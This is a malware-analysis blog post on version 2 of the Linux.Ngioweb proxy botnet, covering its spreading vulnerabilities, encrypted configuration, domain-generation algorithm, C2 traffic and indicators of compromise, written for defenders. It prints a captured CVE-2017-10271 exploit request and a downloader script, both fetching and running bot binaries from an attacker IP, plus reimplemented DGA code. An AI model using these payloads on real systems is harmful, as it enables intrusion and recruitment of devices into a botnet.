

# Quick update on the Linux.Ngioweb botnet, now it is going after IoT devices

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 [blog.netlab.360.com/linux-ngioweb-v2-going-after-iot-devices-en/](https://blog.netlab.360.com/linux-ngioweb-v2-going-after-iot-devices-en/)

Alex.Turing

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13 November 2020 / [Botnet Proxy](#).

## Background

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On June 21, 2019, we published [a blog](#) about a Proxy Botnet, Linux.Ngioweb.

On August 4, 2020, we captured a batch of ELF files with zero VT detection, which are variants of Ngioweb. And we just named it **v2**.

Two weeks later, on August 16, we noticed that 9 Nday vulnerabilities were used to spread Ngioweb V2 samples, involving x86(32/64), ARM(32/64), MIPS(MIPS32/MIPS-III) As well as PPC, Hitachi SH, IBM S/390 and other CPU architectures, this marks the beginning of Ngioweb's attack on IOT devices.

On November 5, 2020, IntezerLabs [twittered](#) about a zip archive called "bins.october", which contains 50 Ngioweb samples targeting various linux OS.

With the low low detected rate on VT, and newly added IoT support, we think it is worthing providing a quick update to reflect the key new features with the new variants, so here are some quick outlines.

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## Overview

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The main function of the Linux.Ngioweb Bot sample is to implement Back-Connect Proxy on the victim's machine[1]. The attacker builds multiple bots into a Proxies Pool and controls it through a double-layer C2 protocol, and then provides a Rotating Reverse Proxy Service.

At present, we have divided Linux.Ngioweb into two versions, V1 and V2. Their core functions are the same. The biggest difference is that V2 puts a lot of information previously stored in plaintext on the stack into one configuration stored in the DATA section, and uses AES encryption.

The main comparison is as follows:

Version	Platform	Cpu Arch	C2	DGA Seed&Count	Report Entrance	Purpose
V1	Linux	x64	Hardcoded	Hardcoded	Hardcoded	Proxy Botnet
V2	Linux	X86 X64 ARM MIPS PPC	Stored in Encrypted "Config"	Stored in Encrypted "Config"	Stored in Encrypted "Config"	Proxy Botnet

## Vulnerabilities

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Ngioweb V2 is spread through the following vulnerabilities. It can be seen that there is no particular preferred device.

- [CVE\\_2013\\_3568](#)
- [CVE\\_2019\\_8387](#)
- [CVE\\_2020\\_14882](#)
- [D-Link Devices - HNAP SOAPAction-Header RCE](#)
- [JAWS\\_DVR\\_RCE](#)
- [NVRmini\\_cgisys](#)
- [Netgear Voice GW\\_RCE](#)
- [QNAP\\_NAS\\_QPS\\_SID\\_RCE](#)
- [CVE-2017-10271](#)

Take CVE-2017-10271 as an example, the payload in the wild is as follows:

```
POST /**t/Co**ortType HTTP/1.1
Host: {}7401
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: text/xml;charset=UTF-8
Content-Length: 564
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java><object class="java.lang.ProcessBuilder"><array class="java.lang.String"
length="3"><void index="0"><string>/bin/sh</string></void><void index="1"><string>-
c</string></void><void index="2"><string>cd /tmp;wget http://94.102.50.143/WSW0;chmod
+x WSW0;sh WSW0;rm WSW0</string></void></array><void method="start"/></object></java>
</work:WorkContext></soapenv:Header><soapenv:Body/></soapenv:Envelope>
```


The corresponding download script is shown below. The function is very simple: download and execute the Ngioweb sample, and then remove itself.

```
#!/bin/sh
n="QILU TYEQ CNII WTBK AJYZ NNVY FBRW WSMK VTLE ONRB"
if [ $# -gt 0 ]; then
    n=$@
fi
cd /tmp
for a in $n
do
    rm $a
    wget http://94.102.50.143/$a
    chmod +x $a
    ./$a
done
for a in $n
do
    rm -rf $a
done
rm $0
```

## Bot scale

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We were able to sinkhole a few of the DGA domains so we could get a picture of how many bots the botnet has recruited. The following graph shows the V1 version of the bot count, about 3k active daily IPs.



Our DNSMon system shows similar numbers on the DGA domain names that has been used.

## Linux.Ngioweb V2 new features

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V2 samples contain almost all the popular CPU architectures. Here let's take a look at the X64 architecture.

```
MD5:ce4c23642878788ecaedd0903663244d
```

```
ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped
```

```
Packer:None
```

```
Lib:uclibc
```

As mentioned above, the core functions of Ngioweb V2 have not changed. Readers can take a look at our last article[2]. We will focus on the new features of Ngioweb V2 here. In the Ngioweb V1 sample, sensitive resource configuration information such as C2, digital signature public key, report entry, etc. are all protected by Stack Strings Obfuscation technique to prevent security personnel from spotting it at a glance. The V2 sample is made more concealed, and this information is encrypted. At the same time, when the V2 sample report back to its C2, it no longer uses hardcoded config. All these make it more difficult for it to be detected.

### New feature 1: AES encryption for configuration information

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The Ngioweb V2 Bot sample stores the DGA seed, the number of domains generated by DGA, C2, the public key for data signing, and the entry of reported information in a unified configuration. This configuration uses AES encryption for storage. Decrypt the information when it needs to be used, and destroy it after use, preventing sensitive information from being captured simply by memory dump.

A major feature of Ngioweb is the dynamic generation of constant tables required by encryption and decryption algorithms, which increases the difficulty of analysis by security researchers.

```

_QWORD *__fastcall prepare_mem(__int64 a1)
{
    __int64 v1; // rax
    __int64 v2; // rbp
    _QWORD *result; // rax

    v1 = (*(__int64 (__fastcall **)(signed __int64))(a1 + 8))(4224LL);
    v2 = v1;
    if ( v1 )
    {
        wrap_memset(v1, 0, 4224LL);
        *(_QWORD *)v2 = a1;
        prepare_aes((unsigned __int8 *)(v2 + 8));
        sub_40F03F(v2 + 8, &unk_520060, 32LL, v2 + 3204);
        result = (_QWORD *)v2;
    }
    else
    {
        sub_410684(0LL);
        result = 0LL;
    }
}

```

```

...
*a1 = 0xB;
a1[1] = 0xD;
a1[2] = 9;
a1[3] = 0xE;
a1[772] = 0;
a1[516] = 1;
a1[773] = 0;
a1[517] = 3;
a1[775] = 1;
do

```

AES encryption uses ECB mode, no padding, the secret key and ciphertext are stored in the DATA section, the first 32 bytes are the secret key, and the next 512 bytes are the ciphertext.

```
wrap_memcpy(a2, (__int64)&unk_520060, 548LL);  
aes_dec(a1 + 3204, a1 + 8, a2 + 32, 512uLL, 0);  
return a2;  
}
```



.data:0000000000520060	unk_520060	db	18h	
.data:0000000000520060				
.data:0000000000520061		db	71h	; q
.data:0000000000520062		db	81h	
.data:0000000000520063		db	5Fh	; _
.data:0000000000520064		db	33h	; 3
.data:0000000000520065		db	8Bh	
.data:0000000000520066		db	0C8h	
.data:0000000000520067		db	0E5h	
.data:0000000000520068		db	2Dh	; -
.data:0000000000520069		db	0DEh	
.data:000000000052006A		db	0A7h	
.data:000000000052006B		db	97h	
.data:000000000052006C		db	26h	; &
.data:000000000052006D		db	0BEh	
.data:000000000052006E		db	12h	
.data:000000000052006F		db	36h	; 6
.data:0000000000520070		db	0EBh	
.data:0000000000520071		db	17h	
.data:0000000000520072		db	0C8h	
.data:0000000000520073		db	00h	

Take the following ciphertext as an example

00000000	18 71 81 5F 33 8B C8 E5 2D DE A7 97 26 BE 12 36	.q._3...-...&..6
00000100	EB 17 C8 38 67 9F 38 B8 53 F1 51 86 34 68 F4 4F	...8g.8.S.Q.4h.0
00000200	14 7F A2 E9 AA C8 FA 56 AF 3B A5 CC 83 FE F3 3A	.....V.;.....:
00000300	D2 D4 43 C7 5F B7 8D C7 D3 C8 88 87 5E 34 21 D0	..C_.....^4!.
00000400	62 1C F9 3D D3 5C F2 78 60 C6 8C 04 7E 7A 0A 5B	b..=\.x`...~z.[
00000500	38 9E D9 03 B0 36 B8 F2 04 3E 2F C8 7B 9D 4B 0B	8....6...>/.{.K.
00000600	B4 66 67 9A 1D FA 3B 75 D5 9A F7 A7 30 4B 7F AA	.fg...;u....0K.
00000700	6D 8A 88 37 7F 21 CE 48 E5 84 F8 FA 17 C3 14 D2	m..7!.H.....
00000800	EA BD 5B EE 73 DA A7 0D A2 0E 25 B4 CB 52 C8 8E	..[.s.....%.R..
00000900	51 BB DC 44 08 00 5A E5 5D 8A 75 F5 85 18 19 15	Q..D..Z.]u.....
00000A00	78 FF 6D 71 D2 0F C0 2D B6 EF 41 B2 63 54 BA 6F	x.mq...-..A.cT.o
00000B00	BF 03 4C 6D 98 71 89 AC F2 E2 CB C7 E0 78 BC 66	..Lm.q.....x.f
00000C00	E5 9C B1 70 42 C3 85 70 0F 94 0D 0A 5B B7 85 5D	...pB..p....[.]
00000D00	CE 83 2F DF E1 0E DF 08 11 90 56 21 BF 21 52 60	../......V!;!R`
00000E00	70 99 94 52 49 44 0E 32 DC BE 68 3B 7A E0 5E 6A	p..RID.2..h;z.^j
00000F00	79 7E 76 53 80 0C 4E E6 3E C0 6A 41 9F AC 42 A7	y~vS..N.>.jA..B.
00001000	52 23 95 4C C0 4C 5B 53 77 3E 7A 0E 29 FF CE 79	R#.L.L[Sw>z.)..y
00001100	6A FA 76 21 0F 73 DF 43 29 17 49 88 5F C1 B4 83	j.v!.s.C).I._...
00001200	BF 44 69 E5 07 91 A6 39 8D 36 DE D3 08 DE A6 29	.Di....9.6.....)
00001300	1A 5E D4 4E 32 93 30 E2 1F 18 1D 8F DF BD BD D7	.^.N2.0.....
00001400	AC CE EF E4 CE 3E 56 5A 5D 42 CC 4E 7E 19 7B C6	.....>VZ]B.N~.{.
00001500	D2 BF AE 64 36 37 68 F4 90 9D 44 9A 34 F4 02 EE	...d67h...D.4...
00001600	C8 FB BE 75 71 4C 58 6D 4D 39 23 A7 16 76 E4 E4	...uqLXmM9#..v..
00001700	C8 FB BE 75 71 4C 58 6D 4D 39 23 A7 16 76 E4 E4	...uqLXmM9#..v..
00001800	C8 FB BE 75 71 4C 58 6D 4D 39 23 A7 16 76 E4 E4	...uqLXmM9#..v..
00001900	C8 FB BE 75 71 4C 58 6D 4D 39 23 A7 16 76 E4 E4	...uqLXmM9#..v..
00001A00	C8 FB BE 75 71 4C 58 6D 4D 39 23 A7 16 76 E4 E4	...uqLXmM9#..v..
00001B00	AB A3 CE 58 35 15 40 5F 95 F3 AD B8 A6 B8 8E 3C	...X5.@_.....<
00001C00	FD B5 A5 33 8E B7 DF BD 1B 4D 14 A8 0C 9C 41 50	...3.....M....AP
00001D00	51 73 59 60 C2 2D FA 38 74 C5 60 BD 52 49 73 B6	QsY`.-.8t.`.RIs.
00001E00	C8 FB BE 75 71 4C 58 6D 4D 39 23 A7 16 76 E4 E4	...uqLXmM9#..v..
00001F00	B7 0E A2 D1 8D A4 BD 45 92 FD 15 3F 4E 6C 34 F2	.....E...?N\4.
00002000	5D 29 8D 4D 6D A1 FD 06 F5 CA 34 7B 41 0C D9 D9	]) .Mm.....4{A...
00002100	B8 49 60 98 A1 D4 FF 84 54 8D 50 47 D0 8F 70 4A	.I`.....T.PG..pJ

AES KEY

Ciphertext

Decrypt the configuration information, for example, C2 is `185.44.75.125:443, 79.141.168.119:443`

```

0000000 00 00 00 05 00 37 5D 5A 00 00 04 00 00 00 00 3C .....7]Z.....<
0000010 00 00 01 BB 00 00 00 1C 00 00 00 1F 8A 2E 80 1D .....
0000020 55 6D 17 CC 8E C4 CF 95 F9 6D 69 C2 87 42 11 9B Um.....mi..B..
0000030 B9 4E 8D F8 A8 A5 A7 4A FB 0E C8 70 A0 80 D5 94 .N.....J...p...
0000040 C0 FA BA 0F 02 67 08 B8 44 04 1C 52 D5 35 B7 C1 .....g..D..R.5..
0000050 DA 26 2B FE 49 F8 D3 0C 98 4F F1 5A 94 0A 4A 2D .&+.I....O.Z..J-
0000060 70 A9 D9 96 77 F9 4B F7 DC 64 4E B1 88 7E 51 AF p...w.K..dN..~Q.
0000070 D7 A1 9F 0A 15 F3 60 91 7D 63 C9 02 B7 B2 0E E9 .....`..}c.....
0000080 01 98 5B 98 D8 AC C7 3B E3 B0 DE C8 85 24 58 27 ..[....;.....$X'
0000090 D9 B3 D5 0F B8 13 C6 EC 89 6F 38 80 AC 50 42 74 .....o8..PBt
00000A0 A4 95 11 30 86 66 F3 C6 32 F7 6F F0 0F 93 F7 09 ...0.f..2.o.....
00000B0 F9 7D 44 3E F2 DC B9 2E 2E 8A 37 34 1A 53 2B 7C .}D>.....74.S+|
00000C0 5A 8C F6 70 30 66 76 A0 6E 34 45 18 00 E0 86 39 Z..p0fv.n4E....9
00000D0 83 3A 4E 24 F8 84 43 6D EB 1A DC 4D 8B F1 6F 00 .:N$.Cm...M..o.
00000E0 F7 C1 60 B5 8E 7C 0A 70 30 A8 77 39 37 77 36 9B ..`..|.p0.w97w6.
00000F0 EA DB AA 28 D1 76 EC DF D5 D0 EF 04 14 68 0D 8F ...(.v.....h..
0000100 4D FB BC 86 30 B3 BE 5C 54 0B B2 09 AC 5B 50 52 M...0..\T....[PR
0000110 95 F5 6D C7 09 BC B9 01 02 E9 9C 01 31 38 35 2E ..m.....185.
0000120 34 34 2E 37 35 2E 31 32 35 00 37 39 2E 31 34 31 44.75.125.79.141
0000130 2E 31 36 38 2E 31 31 39 00 00 00 00 00 00 00 00 .168.119.....
0000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000190 00 00 00 00 00 00 00 00 00 00 00 00 68 74 74 70 .....http
00001A0 3A 2F 2F 31 38 35 2E 34 34 2E 37 35 2E 31 32 35 ://185.44.75.125
00001B0 3A 34 34 33 2F 6D 65 74 72 69 63 00 00 00 00 00 :443/metric.....
00001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001D0 00 00 00 00 00 00 00 00 00 00 00 00 71 77 65 72 .....qwer
00001E0 61 73 64 66 7A 78 63 71 77 65 72 61 73 64 66 74 asdfzxcqwerasdft
00001F0 79 75 69 72 66 64 73 64 73 64 73 73 F8 60 74 FB yuirfdssdsst.`t.

```

### New feature 2: DGA

Ngioweb uses the domain generated by DGA as a supplement to hard-coded C2. From V1 to V2 Bot samples, the implementation of DGA has not changed.

The specific implementation is as follows



```

uint64_t GenSeed(uint32_t& seed, uint32_t mod)
{
    uint32_t tmp = 0x41C64E6D * seed + 0x3039;
    seed = tmp;
    return tmp % mod;
}
string dga(uint32_t& seed)
{
    char* HeadBuf[] = { "un", "under", "re", "in", "im", "il", "ir", "en", "em",
                        "over", "mis", "dis", "pre", "post", "anti", "inter",
                        "sub", "ultra", "non", "de", "pro", "trans", "ex",
                        "macro", "micro", "mini", "mono", "multi", "semi", "co" };

    char* BodyBufA[] = {"able", "ant", "ate", "age", "ance", "ancy", "an", "ary",
                        "al", "en", "ency", "er", "etn", "ed", "ese", "ern", "ize",
"ify", "ing", "ish", "ity", "ion", "ian", "ism", "ist", "ic", "ical",
                        "ible", "ive", "ite", "ish", "ian", "or", "ous", "ure" };

    char* BodyBufB[] = {"dom", "hood", "less", "like", "ly", "fy", "ful", "ness",
                        "ment", "sion", "ssion", "ship", "ty", "th", "tion", "ward" };

    char* TailBuf[] = { ".net", ".info", ".com", ".biz", ".org", ".name" };

    string BlockBufA = "aeiou";
    string BlockBufB = "bcdfghklmnpstvxz";
    string domain;
    uint32_t dashloop = GenSeed(seed, 3) + 1;
    while (dashloop--)
    {
        domain += HeadBuf[GenSeed(seed, 0x1e)];
        int flag = 0;
        int i = 0;
        if (BlockBufA.find(domain.back()) == string::npos)
            flag = 1;
        int fillcnt = GenSeed(seed, 0x3) + 4;
        while (fillcnt > i)
        {
            if (flag + i & 1)
                domain += BlockBufA[GenSeed(seed, 0x5)];
            else
                domain += BlockBufB[GenSeed(seed, 0x11)];
            i++;
        }
        if (BlockBufA.find(domain.back()) == string::npos)
            domain += BodyBufA[GenSeed(seed, 0x23)];
        else
            domain += BodyBufB[GenSeed(seed, 0x10)];
        if (dashloop != 0)
            domain += "-";
    }
    return domain += TailBuf[GenSeed(seed, 0x6)];
}

```

In V1, DGA Seed is hard-coded 0x05397FB1, and the total number of domains generated is 300.

```
*((_DWORD *)a1 + 0xE) = 0x5397FB1; // dga seed
*((_DWORD *)a1 + 0xE) = dga_proc(*((_DWORD *)a1 + 0xE), FirstCC);
sub_405DAB((__int64)a1, FirstCC);
dgacount = (*((_DWORD *)a1 + 0xF) + 1) % 300u; // total dga domain
a1[8] = (struc_funcable *) (v2 + 73);
*((_DWORD *)a1 + 0xF) = dgacount;
```

In V2, DGA Seed and the total number of domains generated are specified by the configuration.

```
dga_seed = get_val(*(_QWORD *) (a1 + 8), 2);
dga_count = get_val(*(_QWORD *) (a1 + 8), 3);
v6 = get_val(*(_QWORD *) (a1 + 8), 4);
if ( v1 >= *(_QWORD *) (a1 + 72) )
{
    if ( dga_count )
    {
        v8 = 60 * v6;
        v9 = 0;
        do
        {
            if ( !*(_DWORD *) (a1 + 68) )
                *(_DWORD *) (a1 + 64) = dga_seed;
            ++v9;
            *(_DWORD *) (a1 + 64) = dga_proc(*(_DWORD *) (a1 + 64), &v24);
            sub_407187(a1, (__int64)&v24);
            *(_DWORD *) (a1 + 68) = (*(_DWORD *) (a1 + 68) + 1) % dga_count;
```

At present, we have got the following 4 pairs of Seed&Total Count combination, corresponding to the generated DGA domain, see the IOC section.

Seed	Total Count
0x01275c63	0x12c
0x01275c63	0x3e8
0x04bc65bc	0x12c
0x00375d5a	0x400

### New feature 3: The C2 reporting entry

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In V1, the entry for bot to connect to C2 is defined in the hard-coded `/min.js`

```
sub_40A251(v11 + 6);
v12 = Base64((__int64)(a1 + 14), 0LL, 0x39uLL, 0LL);
v13 = sub_40A3B2(*a1, (__int64)(v11 + 6), (unsigned __int64)&v9[v12
if ( v13 )
{
    v52 = 's';
    v51 = 'j';
    v50 = '.';
    v49 = 'n';
    v48 = 'i';
    v47 = 'm';
    v53 = 0;
    v14 = (_BYTE *)v11[1];
    v46 = '/';

```

The resulting packet is as follows

```
GET /min.js?h=... HTTP/1.1
Host: 169.239.128.166
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html
Connection: close

HTTP/1.1 200 OK
Server: openresty/1.13.6.2
Date: Thu, 30 May 2019 01:52:17 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 553
Connection: close

CONNECT 5.135.58.123:443
```

In V2, the entry for bot to connect to C2 is specified by configuration file now.

The resulting packet is as follows

```
GET http://185.44.75.125:443/metric?h=... HTTP/1.1
Host: 79.141.168.119
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html
Connection: close

HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Mon, 09 Nov 2020 07:18:59 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 8
Connection: close

WAIT 60
```

At present, we have got 3 sets of entry information in total.

## Report entrance

`/min.js`

`/zvyaga`

## Report entrance

---

<http://185.44.75.125:443/metric>

## DNSMon Auto blocking

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For customers using our DNSMon feeds, the DGA domains have been blocked automatically.

## Contact us

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Readers are always welcomed to reach us on [twitter](#), or email to netlab at 360 dot cn.

## IOC

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## Smample MD5

---

bdaf967a6aef57d135b0806192884edc  
7f26365e8d1e1a6ad8199bdddd4e9b3a  
0840951a0c3219db5607754bcdbc1ac1  
d29fb0306ee4b8cfe18c339ee42a98f9  
305a600d309c1bda9e731803e3efca97  
fb469128e67aad899a2b6709cbfe72a6  
19020682555fa33ecf98a11fed499ea9  
b4e5cecdf73f66786f87c1238912003  
2818dfd8337fbb610f8910746c4219d8  
d08e539c47100935fb8ba88a384f0305  
f8263759c9111641d09c9fac6bcd9186  
55ab7aa2ceadb3d30784123f2d534fdf  
cc2ae0ccdf0b4ff94e9d8ab3646ecaa2  
2b484c7f104fe8160022e04d056d1135  
df84b40ac3bd56bd15ab1d8b4a2bc1a7  
2d6ea04f1f55471113f37239e5e23b19  
a20d3f09eebd4102157ecdeb9557326  
4b608985b7f741b0f0ab9f3d59e48f03  
492928276181ca030fc2e1099b27beb2  
300e68b03d8fbef6ce29de4d386eacf3  
4419982c5fb43367203dca14ae6c1311  
f8fdf251acc39fdb4f4444fc7ceb1d0e  
c2695139e23205b96fb07e7ea963216c  
431028b7a672c4167ecc77e36df24236  
61783c6433288689a280bb2640e5f2af  
3e0088ec332172e42c50dd034b7eaae1  
953bd5431f144a976474d7c78de526ec  
3dacf45ff17ba5d6018d3f44c0ea4a02  
30dcce7dfd26f59dee9895cb6c70d51b  
2b7c98eb58062401c8cff9b5fe95b0a3  
ff4dbfc96ffce74e5ea057e50e0496e3  
2be2ab5752261a733b5267527fe65d44  
a375f20090d9a58c66dc22dd37286d34  
ce120caed6b72cb89918dd2b329ceeb9  
01f50c3fc1223e3f96d28bc4cd2c3e56  
5be121ae51e970d4d0a5c08590099d79  
fc98d2deb8563292d830ba37bbb243ad  
afb782061df074ef2852953f47206aaf  
d417f515d24c56e05b9ac17cf6ab2ec3  
10824897899469775974122075c14b56  
0274956798c61a5eeeb12d331835854e  
0808dbe61524a6a2a901e6ab2ac66e24  
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## Downloader IP

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88.218.16.12	ASN50673 Serverius_Holding_B.V.	Netherlands Flevoland Dronten
93.174.89.36	ASN202425 IP_Volume_inc	Netherlands North_Holland Wormer
94.102.50.156	ASN202425 IP_Volume_inc	Netherlands North_Holland Wormer
94.102.59.5	ASN202425 IP_Volume_inc	Netherlands North_Holland Wormer
94.102.50.143	ASN202425 IP_Volume_inc	Netherlands North_Holland Wormer

## Stage-1 IP C2

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111.90.149.238:443	45839 Shinjiru_Technology_Sdn_Bhd	Malaysia Kuala_Lumpur Unknown
103.193.4.113:443	36351 SoftLayer_Technologies_Inc	Singapore Singapore Unknown
185.44.75.216:443	62179 UAB_Ecofon	Lithuania Lithuania Unknown
185.44.75.125:443	62179 UAB_Ecofon	Lithuania Lithuania Unknown
79.141.168.119:443	133398 Tele_Asia_Limited	China Hong_Kong Unknown

## Stage-1 DGA Domain (seed=0x01275c63,count=0x3e8)

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## **Stage-1 DGA Domain (seed=0x04bc65bc,count=0x12c)**

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## **Stage-1 DGA Domain (seed=0x00375D5A,count=0x400)**

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